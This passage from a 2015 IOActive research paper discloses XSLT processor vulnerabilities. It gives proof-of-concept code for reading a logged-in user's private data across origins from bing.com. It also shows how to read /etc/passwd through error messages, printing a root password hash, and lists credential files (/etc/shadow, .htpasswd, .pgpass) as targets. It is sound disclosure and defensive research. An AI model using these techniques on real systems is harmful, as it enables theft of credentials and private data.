72        </tr>
73        <tr>
74          <td>
75            <b>Accessing private
76             information from:</b>
77          </td>
78          <td>
79          <input type="text" id="internal"/>
80          <script type="text/javascript">
81            var copyOf = document.getElementById("copyOf").value;
82            var firstname = copyOf.substring(copyOf.indexOf('"id_n">')+7);
83            var internal = document.getElementById("internal");
84            internal.value = firstname.substring(0,8);
85          </script>
86          </td>
87         </tr>
```

```
88      </xsl:if>
89      <xsl:apply-templates/>
90    </xsl:template>
91
92    <read>
93      <url>http://www.bing.com/account/general</url>
94    </read>
95
96 </xsl:stylesheet>
```

Figure 18: cross-origin.xhtml

The following steps will read cross-origin information from www.bing.com:

1) Log in www.bing.com (if you already have a valid cookie, this step is not required)
2) Open cross-origin.xhtml



Figure 19: Reading Information from Bing

The previous code outputs three text areas:

- `<xsl:value-of>`: a text representation of the web page http://www.bing.com/account/general when using the user's cookie
- `<xsl:copy-of>`: an XML representation of the web page http://www.bing.com/account/general when using the user's cookie
- Accessing private information from: the name of the user logged in bing.com

Recommendation

Do not allow violations to the same-origin policy.

© 2015 IOActive, Inc. All Rights Reserved.

Information Disclosure (and File Reading) through Errors

Malformed XSLT documents will terminate an execution once they detect an error. This is the same behavior observed for malformed XML documents: the specification defines strict rules, and on fatal errors, no more data should be processed.

Errors can provide useful information about what has gone wrong. Users or developers may find this information useful when working with XML and style sheets. These messages may indicate which file is corrupted, in which line the problem lies, and eventually what the error is. The error messages depend on the functionality and the application being tested. Certain functions—and applications—may be prone to provide more interesting information than others. Most web browsers have their own additional restrictions, which may not be present in XSLT processors.

There are three functions that can be used to read files:

- `document()`: is used to access information contained in other XML documents.
- include(): allows stylesheets to be combined without changing the semantics of the stylesheets being combined
- import(): allows stylesheets to override each other

The following XML document references in the element file the value `/etc/passwd` and it will use an XSLT defined in the first line:

```
<?xml-stylesheet type="text/xsl" href="2-9-Reading_Non-XML-Files.xsl"?>
<file>/etc/passwd</file>
```

Figure 20: Document Containing "/etc/passwd" Reference

The following style sheet is the one being referenced by the previous document. It contains a reference to the `document()` function and it will attempt to output its content using the `value-of` functionality:

```
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <xsl:value-of select="document(file)"/>
  </xsl:template>
</xsl:stylesheet>
```

Figure 21: Style Sheet using document()

© 2015 IOActive, Inc. All Rights Reserved.

The previous style sheet will try to access the file `/etc/passwd` using the `document()` function. Since this file is not an XML document, it should not be possible. But the good thing is that it will output an unexpected error message. This is the output produced by `xsltproc`:



Figure 22: Error Message Containing First Line of "etc/passwd"

Once the first line of the file `/etc/passwd` is read, the processor stops execution after not being able to find a valid XML starting tag. Next, the processor outputs an error message containing the first 80 characters of the malformed line: the encrypted root password. A similar behavior can also be observed when using `import()` or `include()`.

The following example, shows Ruby (using the Nokogiri library) exposing information when using `import()`:

```
$ ruby import.rb
passwd:1: parser error : Start tag expected, '<' not found
root:$1$O3JMY.Tw$AdLnLjQ/5jXF9.MTp3gHv/:0:0::/root:/bin/bash
^
/Library/Ruby/Gems/2.0.0/gems/nokogiri-1.6.6.2/lib/nokogiri/xslt.rb:32:in `parse_stylesheet_doc': compilation error: element import (RuntimeError)
xsl:import : unable to load passwd
        from /Library/Ruby/Gems/2.0.0/gems/nokogiri-1.6.6.2/lib/nokogiri/xslt.rb:32:in `parse'
        from /Library/Ruby/Gems/2.0.0/gems/nokogiri-1.6.6.2/lib/nokogiri/xslt.rb:13:in `XSLT'
        from import.rb:4:in `<main>'
```

If an attacker is only able to read one single line of a file, the following files may be interesting to read:

- /etc/passwd: root linux password
- /etc/shadow: root linux password
- .htpasswd: used by Apache to store information in the form of `username:password`
- .pgpass: used by PostreSQL to store information in the form of `hostname:port:database:username:password`

This type of vulnerability is more potentially exploited on server side processors. When it comes to client side processors, only Firefox is vulnerable. However, it must be noted that it cannot read files that are below the directory where the XSLT is.

	processor	document()	import()	include()
server	xalan-c (apache)	no	no	no
	xalan-j (apache)	no	no	no
	saxon	no	no	no
	xsltproc	yes	yes	yes
	php	yes	yes	yes
	python	no	no	no
	perl	yes	yes	yes
	ruby	no	yes	yes
client	safari	no	no	no
	opera	no	no	no
	chrome	no	no	no

© 2015 IOActive, Inc. All Rights Reserved.

	firefox internet explorer	no no	no no	yes no

Table 4: reading first line

Recommendation

Do not disclose information about files when presenting error messages, it is not required.

© 2015 IOActive, Inc. All Rights Reserved.

About Fernando Arnaboldi

Fernando Arnaboldi is a senior security consultant at IOActive specialized in code reviews and penetration tests.

About IOActive

IOActive is a comprehensive, high-end information security services firm with a long and established pedigree in delivering elite security services to its customers. Our world-renowned consulting and research teams deliver a portfolio of specialist security services ranging from penetration testing and application code assessment through to semiconductor reverse engineering. Global 500 companies across every industry continue to trust IOActive with their most critical and sensitive security issues. Founded in 1998, IOActive is headquartered in Seattle, USA, with global operations through the Americas, EMEA and Asia Pac regions. Visit www.ioactive.com for more information. Read the IOActive Labs Research Blog: http://blog.ioactive.com. Follow IOActive on Twitter: http://twitter.com/ioactive.

© 2015 IOActive, Inc. All Rights Reserved.